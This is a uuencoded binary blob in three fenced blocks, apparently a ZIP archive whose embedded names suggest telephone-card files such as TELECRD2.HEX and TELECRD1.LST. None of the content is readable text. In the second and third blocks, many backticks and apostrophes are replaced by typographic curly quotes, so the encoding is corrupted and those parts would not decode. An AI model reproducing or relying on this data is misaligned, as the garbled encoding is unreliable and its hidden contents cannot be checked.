MY6D]0>\5[/XBVNUWIGU>(0PWL[\F5!X)1DXNM1[5&#[,"W:B8QUL`^D)M]*$
M?G,"L"KN?Z&1WKISW@K9];BR<CHT_&7#I*!"O=:W\RX8(LS2"^)-0H47_07#
M0JBD1'Z8H&\Z-",GWX81%I7ODJ!7#$9?'@&A)XFF?<N]+=QAKV$WWWN&71:J
MF0LQZ<L^_?3C946-!N._."J9\[.X,]:=]13/7WM.9=^<SQ(G+(#OSLNS?:;#
M`5A0.=K:?$`^0</";1T#:#SWDV"</O$#/=P=5ZZ;D_DJW0"X(WXJNB;H??8P
M?';W&'GKO64L_WAK0H]QT=T2]/LB!:T790""9[MGB/U^EE)4M2AFJJT5G=%G
M`^A]/D=E(/"9B$:+*O]=[_EZZ'$=M8P8T?TP;?SY`U!+`P04````"`!M4C`=
MW996=LP!``!A!```#````%1%3$5#4D0R+DA%6%5469(K,0C[GZJY"^"E\?QY
M:9__2B-YR;R7*H=.A%ADZ!\Q61\5\YZ_OW[$\0NGOK!!WCI%HIMH/:#B?YOR
M>EA.K^$$(8A02G81&>-X,[P'S3G*HCCHT2Z(,T'V!#MALTCV`X;--#`4#@I0
M:[P@\XP@I<)V,!'>R@$CF04,Y$7"R"CO9<;=GR\3I<*QSGG`Q.JK-$/:PS9Y
M+K@HRK!64)XW"'#!?/IT!\[&P'RO"/D?IC;M=$CA@`]S-LC*-LJ2T#\Y'QR6
M>HI)WC1\1&#4E#:KUFT_S,5B\TT?YF7.F`Y(1P`>!^7=K?@'/!-`EB1$R"BI
M'Y!Z)[!0KY?)KG`K5_CJNR"=N/>@(S7[:Z5QS%`&PT,$%B;MMM).SA46U94N
M,N_$=2HTJ#%"]Q6Z#+T@5>K($]1IX=CMAAV;V7ED!CZG>?L<+&3@J8>7\\,*
M[(*<_L*O)["8Q)Q^]^-=-X-<KPR`[4D&J0\X%Q,2)*7&JZUR+WM2UZS3(QA9
M.VT^3"X6U:E7G7T)%_0M`-0QC@BM'.%U40/"4?"3-Z>]DZI'V[.3N]-H_Y^V
M-SCNSA&O[IV(MKU=F20$LY1BG$O@#)!*/#E[7#586'-R7BE<JU]02P,$%```
M``@`:U(P'0-GLJ7L&```!'8```P```!414Q%0U)$,2Y,4U3%7>MWVS:R_YR<
MS?\P[?;<[)YKNP1)\=&<?M#+J?;:EJXDUVF_]-`29?-6%EV2BI/^]9<`^```&
M`"7GT:IG-XD(_#C`/#"8&4"7L_[B$BQR9MDPC[=QE,=K@.7X8CR<C\@9?0@0
MGA+OE(2A"T"L'TCX@TT`?V;]M^/R\:N7D\44_(!XL/BX6]UGZ2[=YW`9/Z39
M1QA&V1K&#_MM5*39JY>O7EY,AP#3P7_&PR4,IZ,Q@[J87(UA,;V>#\<E)>^6
MKUX"_-R_N![3'J#[6)954F1^:#?_6$Z6%_0MWQY-YK<=N$[SCXO)8LFFX<?9
M9$B\8>">P/S'G\;O.GJ[\&)R-;RX+H?];=EK/GY[-O[?ZZ[W$7@#'/_#![A,
M5EFZ2G=%EFZW<0:3W6J[7\=PGFSC[KF@#RUR?JX;4`G?<X4OXS_V_.$'LMF4
M?]8$E(WF<1X7\'.\*M*L`]-EF+UC,'L:3$>'V6.8GA;3D3$]#::OP_08IJ_%
M]&5,7X-9?E1,G_;P16UI,7F'&K-L="1F0'L$>A[)F(&.1Y0A"F8(DZOES^.A
M'M.5Z/R^A)WLBCC;/TK(6G$C%IB'0DCYVM%DWCF4R6Z=9.5;N%S/XSOHK]=9
MG.?T[TE>TE&_`!NE\AL;YLNA,"KY!82]8!Y'6U@F#S$,M^GJ=QBF^YV`:JNH
M#LR&%]*7(JK-9RM+[[+HH4&[2)]@\+&(:UA'A75AL>POKQ=Z6(?!+HJHV*M#
M5UE*>G"^$&=6QU(VI8MX2Z<70XH*6T%Z,)O.EWT#9(^/.\T*Z,/D^ZF"**IK
MA>@SQ($!T6L1!UI$45DKQ(`ABBP7$?T6<:A%#%3$$/JCX?3*TB,&L@[WOQ_!
MD-MD)JM6#1PJP+95`L_'`KLEX%`+_#[.*+7S.-]O59ZIU-L$QN-17V2:B?K`
M+9O.YM-+&$5%I&!K!F"7'<HA'#&`%MNDO*)45?!,S?K+G_3PD5;-?DKN[F&0
M%'F-*\I6A>M28S><7NEQ;RNK4Z(Q"R=P\X!^V#U8SB>+H_5CQ.Q:DNZ.T!3;
M8]A':XH96]49VV?81^N,&5LC?P'7'L$V/T-[2`=P"./Q<<"M\`G89RVX*MF.
MQ<$%VW]8LB5PV[PH.02FL^7$)']\49H^JA.L76`=&\R<=1RXE&1&Q]G+-"].
M%\G=+MDDJVA74/4QK]F."Q<=D!:#O(@C,Z9F1JCB7(]UF*2CEP>_2-93T\M2
M>_EPWK]8B"]KZ._H%<#55/Y2[J7G3=BQ*7$MS7+^KXWE_+NU7_J.I,.E<FT8
M]N?S7SK9,XRR[&,WFUT')+?I.!R52:X+(T20*NRCY*[$.`:M5Z*9J>I$4_TX
```

```
MUX-??QM,E@8T[L?]&F?I‘1@??NV8*CV,ZOZY‘<Q^&TUO#&;!J:SP4YS!*’W:
M’0‘+838RTV0‘^\<7C@;8?T$TP-(YOST+EK]-KTV<Y<[O352L[M?I’?/]3Z=[
MR4AI,‘DL32;@.$S58^C9,)]91LQ>M3^IC,,LNFN\=<OL*O2<$E1FB>HJ:$&)
M>27IN3"9SPZL),U6K7+RDMT=7PWKEYR9K1H-$)@?>A2=.VVBK;P]9"OI=MYH
MXWH!S‘<3*1*@VKCY@+L^J_MH5PXB:?S"S3:Z,UNJ’MM1&[&YI2I;"([FN0"H
M6AG/@OG23"RW,FRS.WT?9YMM^M1NTD5DU59XA$Z#=O5M;44]#</[LQ9WO(MN
MM[%993R;#M&([,J3H"*J"N,Y=!:,B#W]+)PA7%5G/!?Z(S.NI[JIQ\’V8#P^
M#K;U(V^RI(AU^*I6>AZ\E>$U6OEVF]Y&6^T<:W7&\SLTT0NH<\K=5T$3‘W)(
M$[VP0Q-]"V8+LQVL8EI9G*\B&NFD-M4RZYY/2C2S‘20:-&)6/-\NT>2O==$>
M$<TV*YOOE&CR7E>S,#=H_3Q/[G8/L>Q!JYKFNS"7%4VC:4POJ%,>;6&\;LV^
M4=O\7ME’[V$C;:M0%^D^6V%<52U\C]F%T=LNM6CE5255U03?A_E@=MVM"=7^
M>+;?;D_WCP<5P0\Z%,$/2\‘J,"0N2<$A10BL#D4(2(DI[@QUBB"’@K@7MWA*
MBM6]62<"FQJX‘^M1"YS3S:=V_5‘5)’!*Z+>2:Z0J"()>%%%V:%T*7!C^)%L%
M557DN1C>1[M=O%6<)%5A@AX%E^9)59A.<&*6[\"CDB&1KLHWFA$>>\:$JX(>
M^‘S;E%+PC\36BV:7P‘>-P!/)\A\4^-#J$/B0P&QX_M8T594/UK=.YWV’#FF3
MW.VSB,5&#JP"H<V031-%CD+6#\CIF*;0+6&KR-3SIJG7-4T>S#OV<RCI4SD2
M\SA:\UBNJ&B:F?+A1LX4Z-9+K9>BH*OF(0Q*]+’1I-D=Z)6![C8384CQYZ8H
MM-.%GV5I)L$KAH)8-!1H-IQB:JR%5RVGCN6D*VE-+)O&A]*’&/9YO-EOX2%:
M96E^=G;V%7;JSM^4MR=6ARX1FCJ^7K#X/QM\1\L>O’A(WS_1+.UR?#G[[::C
MK0<O\J?HD;;E";>3KM8^0EYTM‘W@1;Q;/W2TZ(@($F+!;#J#(X9+2#L$3E37
M$(C=#J’*,)K;.@BY"]?%;3NIZ!V:’.)U34Z[%(ZO1IU5%1T/NX(,EB=J,DUT
MS)*=Z(%?)’G1T;TKU&‘%,)R/?AM>_(\F?LP_=(]MP7_#O._"CUSC^+IM!@T9
MZ$A([FE‘^U8-QXSU=%\\[CM"K,1BH//%4A-5;RDE-2@K,#BAZ>W3_JI(WG?L
M5@EAT#?"/J6&]@5HOX9F1OJ4+P(G\%,BOD!?;&!WL)<X4EU$_[)=GEL>=ZS/
MQ&WXBR/C+-M.AS81UFAQE5CQW/U#E!4K.K+)Z‘1*8F\_%G&=J"2:S+,’Y]>+
MX940QA1‘"4]QG>^IY=_OJ&^QDBH7B)K7(CX,)DLC(L]K#9("‘:FYV?+E%]/I
M3$02@7AN]B)-’U$U!5’3L80F\GX[O^B_U4+Q=*RT;‘L+-E%985O,&!G\/L)9
ML8P?’M,LRC["HBC_O(OAG[4_3Y"?Q9/H%%+T;43(M0FRC@,0>6=>Y<XII.C.
MB)"Q"=*I(=4")MMAD(;"(++!D,L*TJT@;0V5;KT(Z"!M3.4-+*+W<9/BKV‘U
ME/;JI50+JU+*UBP%6ZNF=L<B0C/=]2?-[JH7VI)M?0/#^^01)B-N+E^]O(FR
M7;*[^Z%Y=?QA%<?K’!ZB#\G#_@$R%AC>I!D4]TD.CUFZ*IM1/^GOZ<K&PS*!
M[?_Q3’S]63]5$^+:)\+_/F^P-O6U^<M0‘4‘’/[H2I(ZE9Y:PL+Q!&S=J#///
M’H:OK(PL:8]G;_#:XA_R^G!Z7O_044:(2_O>\‘7V]’U=9\<\‘3N@=74H+5]_
M[M(BI7].KJ349@GUG_W#(Y0/DUU2)-$V^9//6I;NBV37L:XZS&WZTGL.]^^J
M%78\9=IQ]6,;?FQGWH3FPXO’?7ZO>_J&&ZVL<C1RSC^W[-7’QO:R^9NRCV%^
MJS56]KYM%\UVAOFSY7NP]36\9\&[^&!;KK0‘LMJ’^K.*MMMJNB[[DRM1#^F3
MARC9\0P9W?L>%JL07CRFC]JG3.Z+-%,F+P!KK"PIZDP(NR+F*+,PY:&9:#9’
MK![-&G<P2=DCL5*SDK1CN]2D#0%7(+’2D/J3Q<4FB1$FFY_RR3[;P29+’]HY
M_R]8;>,H:Y.3G14D^H>VQNQ:DKUY4\5OH\JZ4CM*;0IC^1D;5]F>>/*4LZ*2
MVBC=YAOV926Q31;\#?17U!0W;(?;:/<[$‘Y*>*H.5Y@TXKG-GM:%.J@W,&2S
M\E1GYXOD(>;&E-C@6&/)]V9E)H)H;)^8L2>$T&B0];J"K))@&<UOYW%1)+L[
M+J+$X8%\7&N"I0T7@;UA7AY-,0O8=?47VW\XUKDD7JSV1$LI_324+N*"%<5"
M’Y99"1@5,5S0J8@K@GL\(([+411#@8H;!8(K^**&ERGW*.62SK(*%2/E1*%\
M8*#<Y]%V7/RAHUS<>6#*!R;*‘R‘VEN)>R]K;U;.DV.*@(93‘2#YZMBC%#!57
MKM=2S+YG0’T*A/C6<Q0@7+1=‘_’O&=*‘(N%YE!2K09+GL44:<*0A.&B#S&L[
M$*_9EEA"JK9X?#][S?:S]=XQR2$JX+NR#WO%B&<C<(4(9CJN31:8CFJ19VFR
M:U@^UA@NX53(IQFN<R"N7,3*RD\P*,\;G#2A?JX!338!A?/97E<CG^’GR:=-
MP‘HPL9X%POQNGABQ<EWY&TYA-;<;;5R";7Q93@"7H&#NX<B’P#WTB*$Z&K’S
M["/$K@G#%&E)Y^-’#D==M%‘*>[#:$TPDCH$(1-:/&%Q/1YU[!’5\G:6.$*VE
MJI2@1*?A*X;L\40IKCI19A,=!1%GLWS$H’QJ‘Y!:>9YB‘W1JQ9R!‘JM5)4XX
ML%75F%"IGOU2\R^@,H=?+BU!E<S1E[,>(=@TQZ<4F2!7==B?CR8CWJ5?I=]1
MZ0F>+’PF29@L.N^/S%JLZ8!O/[;3-P"KCSDAG/Q*=EP754Y,=JN,[J78HT?!
M%-E#"HDFQ;<52)4C#62’H;-’8‘VPC/NMC*_CU2;_LY’QDS;Z.XHK]%K&][LB
MV4)2O&YX/@8[D!G/:E3P%K61@0;[;0K1;@UW<0$YS7T]T(EG"OH-1S[7F&>_
M]WGFV:%F%%L\WU/,:&6>FWQ@O?RIA5N-A78($*)‘"\N)#-UD2E’(<Y3D5:T*
M"RFH1M\7%I-/,?H.-:"AA4"U/IK%W.#&NZR2M%(9WY</%O2^>K"‘Q5‘L*Y‘B
MU)*]:.V#?’I(L‘_5(W,1!>’VSNEIQ#BPH=Y5?YH8>T""‘,F:\)+;8I.O1%D3
M0I[QZG=(-IHX.W5‘&+@/=N‘@9U.P=[5*2W$!/CF_)X\*=D*]NX?’;4PM*<,/
M-#HH.+=F’>1’7#ELA<EB@8T*AAH5%)S=3U’!OD8%‘U6KGZ>"‘R!#.4’"2W($
M]N6,3I8M.:F/X=3LH[MP79ZD1![J>!<>P;O)!G9I‘2S%]W\T>G@;E6^B%OHI
M2D03S5XS‘HN$:‘""36D]"#G=HS6C+?%CC?,42@ZCP7GBFX@D9_Y3O*;Z25>2
M9B/AG&LV$H)+\?R-Q%!P=%T+K$#.ZO’2(>32J([NV[@PNL\ND86BKCE2:<;.
MN4‘S>\30;(T9"C]S-74=(#VL;Z&@;_)FQZ1O374F"_$0!QOF4%4W;GU/FI+H
M-XW24F>P#I+QT(%+?7)A8UK7*BEB);>AY^6BNV0%5_N’VW+<_R2JWC%X3R=;
MTGI:\4D^9BCQB3UB:’Y);%_VU8B0M6J(C:).8FT#L8%*+!$R(,\D-@3B(A$E
M0F&8PO\V!/‘A7NV+6$-@’XB/!(‘(\?‘:4A6‘2HID_D=W4;+C_J0[4"TY$<K‘
M/LF2NQI[2X3Z:K.]K8\SLTCZ-DT?O^FL8^)O&]%E’T^.WP3IZV6_FISF6(JX
M;B#OK02E’KP0E*KKF]0D$WN)+2T9[7)1-FI:,-AS<.18<E44I;B9UE%N)HOV
```

```
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
M^D$OI]IK6[J2W*3]TJ$ERN96%EV2BI/^]9<'^```.`,J.D^U<[6R2BN`/!\!Y
MX9P#Z&+67UR`14XL&^;Q-H[R>`VP')^/A_.1?4(?`O2.B7],>CT7@%AO2.^-
M[0'^S/IOQ^7C5R\GBRD$(?%A\6FWNLW27;K/X2*^2[-/,(RR-8SO]MNH2+-7
M+U^]/)\.`::#?XV'2QA.1V,&=3ZY',-B>C4?CDM*WB]?O03XI7]^-:9O@.YC
M618!,#^TF_]83I;GM)=O'TWFMQVX3O,?YY/%DDW#3[/)D/C#T#V"^4\_C]]W
MO.W"B\GE\/RJ'/:WY5OS\=N3\?]>=?5'X!0X_L>/<)&LLG25[HHLW6[C#":[
MU7:_CN$LV<;=<T$?6N3L3#>@$MYSA2_C/_?\X4>RV91_UP24C>9Q'A?P2[PJ
MTJP#TV68(L<8,3T-IJ/#]!BFK\5T9$Q?@QGH,'V&&6@Q`QDST&"6'Q4SH&\$
M1(O)7Z@QRT:/Q`SI&Z%^C63,4+=&=$$4S!Y,+I>_C(=Z3%>B\\<2=K(KXFQ_
M+R%KV8U88!X*(66WH\F\<RB3W3K)REXX7\_C&^BOUUF<Y_3?25[247<@3G/5
M@0WSY5`8E=P!81W,XV@+R^0NAN$V7?T!PW2_$U!M%=6!V?!<^E)$M?EL9>E-
M%MTU:.?I`PP^%7$-ZZBP+BR6_>750@_K,-A%$15[=>CJDA(/SA;BS.J6E$WI
M(M[2Z<606,67D#[,IO-EWP#I\7&G60%]F/PX51!%<:T0`X8X,"#Z+>)`BR@*
M:X48,D1QR47$H$4<:A%#%;$'_=%P>FGI$4-9AOL_CF#(=3+C5:L&[BG`ME4"
MS\?"<DO`/2WPASBCU,[C?+]5UTREWB8P'H_ZXJ*9J`_=LNEL/KV`451$"K9F
```

```
M‘’;Y0CF$1PR@Q38)K\A5%3P3L_[R9SU\I!6SGY.;6Q@D15[CBKQ5X;I4V0VG
MEWK<ZTKKE&A,PPFK>4‘^;‘^6\\GBT?(Q8GHM27>/D!3;9]B/EA0SMBHS=L"P
M’RTS9FP-_X5<>@3=_‘3I(1W‘/1B/’P?<,I^‘?=*"JYSM6!Q<T/V’.5L"M\U&
MR2$PG2TG)O[C1FEZKTZPUL‘Z-IA7UG’@0N(9W<I>I’EQO$AN=LDF646[@HJ/
MV68[+IQW0%H,\CR.S)B:&:&"<S7689*.MWSX5=*>FK<L]:T‘SOKG"[&SAOZ.
MMT*XG,I?RF_IUZ;7L2EQ+8TY_WYC.3^T^DO_(NEPJ5P;AOWY_-?.Y1E&6?:I
M>YE=!R2WZ7$XZB*Y+HP002JSCY*;$N,Q:%Z)9J:J$TWUXUP??OM],%D:T+@?
M]UN<I0=@‘OBM8ZKT,*K[YX8P^WTT?6=0"TZEA1_B#$;IP^X‘6‘]F(S--!K!_
M?.%H@/T?B‘98.N?7LV#Y^_3*M++<^7T7%:O;=7K#?/_CZ5Y24AI,‘DN3"G@<
MINHQ>#;,9Y81TZOV)Y5RF$4WC;=NF5T%SRE!9=E1704M*#%;$L^%R7QVP)(T
M6[7*R4MV-]P:UIV<F+4:#1"8’_H4G3MMHJZ\/J0KZ7;>J..\$.:#B10)4’7<
M?,!=G]5MM"L’D31^X68;W9@UE<=VU$9LKJG*%H*C>28‘JEK&MV"^-!/+M0S;
M[$X_Q-EFFSZTFW016=45/J’3H+6^K:ZHIV%X>]+BCG?1]38VBXQOTR$:D5UY
M$E1$56!\A\Z"$=’3S\()PE5EQG>A/S+C^JJ;^CA8#\;CQ\&V?N2[+"EB’;XJ
ME;X/;V5XC52^W:;7T58[QUJ9\8,.2?1#ZIQR]U60Q)‘<DD2_UR&)@06SA5D/
M5C&M+,Y7$8UT4IUJF64O("6:60$2#1HQ"UY@EVCRU[IHCXAFFX4M<$HT>:^K
M,<P-6C_/DYO=72Q[T*JD!2[,94’32!J3"^J41UL8KUNU;Y2VP"O?T7O82-HJ
MU$6ZSU885Q6+P&=Z8?2V2RQ:?E5)524A"&‘^F%UU2T*U/Y[MM]OC_?U!00C"
M#D$(>B5@%1@235)X2!!"JT,00E)BBCM#G2#(H2#NQ2T>DF)U:Y:)T*8*[H‘]
M:H%SNOG4V@]50$*GA’XKN4:J@"#H11%EA^Q2Z,+P9UDKJ*(BS\7P-MKMXJWB
M)*D"$WH47)HG56‘ZP8F9OT.?<H9$NLK?:$9X[!D3KC)Z&#!L4THA>"2VGC6[
M&#YL&)Y(FO\@P_>L#H;O$9@-S]Z:IJKRP?K6\;SOT"%MDIM]%K’8R‘$KT+,9
MLFFBR*.0]0-R.J:IYY:P563J:=/D=4V3#_.._1Q*^E2.Q#R.UCR6*PJ:9J8"
M>"=G"G3V4NNE*.BJ>NB%)?K8J-+L#O1*07>KB5Z/XL]-46BG"S_+TDR"5Q0%
ML6@HT*PXQ=18"Z]J3MV2DZZD-;%L&A]*[V+8Y_%FOX6[:)6E^<G)R5?8J3M_
M4]Z>6!VR1&CJ^&K!XO]L\!TM/7AQEWYXH%G:Y?AB]ON[CK8^O,@?HGO:EB?<
MCKI:!PAYT=$VA!?Q;GW7T:(C(DB(!;/I#!XQ7$+:(7"BNH9‘[’8(58;1W-9!
MR%VX+F[;285W:’*(WS4YK2D<7XXZJRHZ’G8%&2Q?E&2:Z)@E.]$#/T_RHN/U
MKE"#%<)P/OI]>/X_FO@Q_]‘]M@7_#?.^"S]QB>-VVPS:8Z‘C(;FG‘>U;-1Q3
MUM-]<;_O"+$2BX’.%TM-5+VEE-2@K,#@B*:WC_NK(OG0L5LEA$&_$_8I-70@
M0‘<U-%/2Q]P(’,’/B=B!OMC‘[EA>XDAU$?V+UCRW:]QAGXG;K"^.C+-L.QW:
M1+#1HI58\=S]7905*SJRR>@(2F*O/Q5QG:@DFLRS#V=7B^&E$,840‘E/<9WM
MJ>;?[ZAOL9(J%XB:UR(!#"9+(R+/:PV2‘@&IN=FR\_/I="8BB4‘\-WN>IO>H
MFH*HZ5A"$WF_GYWWWVJA>#I6,MN"P2;J4M@64T8&OX_PI5C&=_=I%F6?8%&4
M?]_$\,_:GR?(S^))=‘HI^C8BY-H$6<<!B+PSKW+G%%)T9T3(V‘3IU)!J‘9/M
M,$A#81#9F"#="M+64.G61D‘’:6,JW\$B^A‘W*?X*5D.I5YM2+:Q"*;=9"K96
M3.T.(T(SW?4GS6ZJ#FU)MY["\#:YA\F(J\M7+]]%V2[9W;QINHX_KN)XG<-=
M]#&YV]]!Q@+#FS2#XC;)X3Y+5V4SZB?]/:^R\;!,8/L’S\37G_5#-2&N?23\
M_WF#M:FOS3M#!0‘=Z]&5(’4L_6()AN44;=RH,LR?/8Q‘L8PL:8]G;_#:XA_R
M^G!Z7O_0T8V0R.S()A(TN,;XL5*$E5_^_9!;$_;LFQ_^-F[]TML1]ZMO1Y[#
M(72!0L)$BQ"P;;J,K#"BX9!KJ)592([*/ZE\T6TZ_9.P;VSVC>-T,‘?S-_[_
M:1^ZI7-=SP/?#P(@A%:JLA(/S>RX+IT%SZ-_^C[],PC:.0K=CMGQGCD[-MT’
M6K;L5K.B$@V=4ECC%,[*OFXY%W+WZXJY7\S5Z2"Y*Z_BA(HJP%6^I]S7/OY0
ME]RR38$=TA);7’52?6[2(J5_3RZE*H<2ZE_[NWLH’R8EY4FT3?[B"C1+]T6R
MZW"Q7:NKI(4H@\!EQ6U<OQV’"<V&%_?[_%;W])1[‘UGEP>=\-MSRK3[V8BZ:
M?RD!‘K8AM,9*4*E]11,G8!O%LA_LUACZ6?!7‘K!IA0>NL:D_JVB[K:;KHC^Y
M%‘T<?7(7)3N>>J9!I<.+Y,*+^_1>^Y1Q49%FRN2%8(T57TV="2’<P’:@+/Y_
M:"::J‘,K]+3&’8ND!!]8#6=)VF-?J4D;‘B[M8_5#]2>+BTT2(TPV/^63?;:#
M39;>M7/^7[#:QE’69OWU$]_E?+HZY].2I/>T2HQ$E3JCBHM**%OR$S:NLCWQ
MY2EGM4.UB%_G&_9EQ;%-><DI]%=4]S7+#M?1[@\@’)3P’#BN(6K8<YL]K‘MU
M4*<P9+/R4)>]%,E=S%43L<&QQHCC/4MDC>T#\Z(((33,:KVN(*OL<D8+1_*X
M*)+=#6=1XO‘,&2[+P=R&JRM/V5Z’UFX(V’59)=O8.]:9Q%ZL,D=+*?TTE"[B
M@E6;0Q^660D8%3&<TZF(*X(]GFG"Y3F*HD!5PP+!%7Q1P\N4^Y1R2699I8Z1
M<J)0/C!0’O‘TEE*BHZ%<W-)CR@<FRD,@-N9BX3S/]>I)7&QQT!Z4P)@_‘I&+
M&2H^$E)S,?N>‘?4I$%ZW4‘’"IR%J(/X]0QI0)#R/DF‘U2/(\MD@#CC0$Q[*D
MV‘0K"L)K;:W%)A2).%6@J4AAE=Y_XG‘CFCJ1‘CNL$@@O,([R"‘M</V)P8TJ=
M-*NL_$>A;H6IXPJ/6B1:+185\%W9ID2G‘3J&?,93P;@,"!.*#[L(A-)’%,JV
MZ&(@DR!HO7HQ\*&&1BL7^!‘#YSL;1U&;TI_A=$8+7ZM&JM[V!8[_’+UMVT!<
MN3B>U^\@4)Z//&I2B%P!-%E*E"9DH215//WP>>)INV"%"K$]<24W#XQ8^;S*
M*:<PW<6,CR’=2.=4&+17%5:@HB+,)/BTF<‘DE-_N4VKOUW2AKS]5;/.EM[;>
M5]_:LAB8U<<R(YQ"3’9\_529F>Q6&1TA>\2G@RML.Z"02’8"6X%49:>!1+(S
M$]%#L‘98&P4M_ZWCU2;_J]%&1VTF8A17Z+4VVN^*9‘M)\;J1SA[8H2RBK%X*
M[Y$::6VPWZ80[=9P$Q>0TSSL’645IDJ_X<A]C4@’WC-%>@#$QE(2J):Q$NDF
M-UU;#+6(L)7J(1"B0‘O:0H9NLO8H_#Y*\JINJH0<:11%\%Q%08U)ST*@DJ*H
